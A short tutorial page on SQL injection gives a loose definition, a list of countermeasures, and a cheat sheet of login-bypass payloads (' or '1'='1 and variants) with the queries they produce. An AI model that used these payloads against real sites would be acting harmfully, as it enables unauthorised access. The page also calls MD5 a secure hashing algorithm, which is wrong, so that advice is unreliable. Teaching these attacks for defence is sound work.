

SQL INJECTION



SQL Injection is a kind of injection attack, wherein attackers use some malicious scripts to get access granted to any web application or website. These SQL statements can control the web application database server.

The attackers write some non-descriptive scripts which is not understood by the database server, and hence the server grant access to the attacker, considering it as the administrator.

SQL Injection is considered as a vulnerability, because, an attacker bypasses a web application's authentication and authorisation to retrieve the documents of the website database.

SQL INJECTION COUNTERMEASURES

- Use of Intrusion Detection System(IDS) and Intrusion Prevention System(IPS). E.g.: -SNORT can be used.
- The privileges of the user's connection to the database should be checked appropriately.
- Using strong passwords for Administrative accounts.
- Admin privileges, by default, should be avoided.
- Secure hashing algorithms such as SHA256, MD5, etc. should be used.
- The input field should be sanitised and validated.
- Entries containing Binary data, comment characters and escape sequences should not be accepted.
- There are a few of the tools available for reviewing the source codes.



Cheat sheet

User name	Password	SQL Query
admin	' or '1'='1	<code>SELECT * FROM users WHERE name='admin' and password=" or '1'='1'</code>
admin	' or 1='1	<code>SELECT * FROM users WHERE name='admin' and password=" or 1='1'</code>
admin	1' or 1=1 -- -	<code>SELECT * FROM users WHERE name='admin' and password=" or 1=1-- -'</code>
admin	' or '1'='1	<code>SELECT * FROM users WHERE name='admin' and password=" or '1'='1'</code>
admin	' or ' 1=1	<code>SELECT * FROM users WHERE name='admin' and password=" or ' 1=1'</code>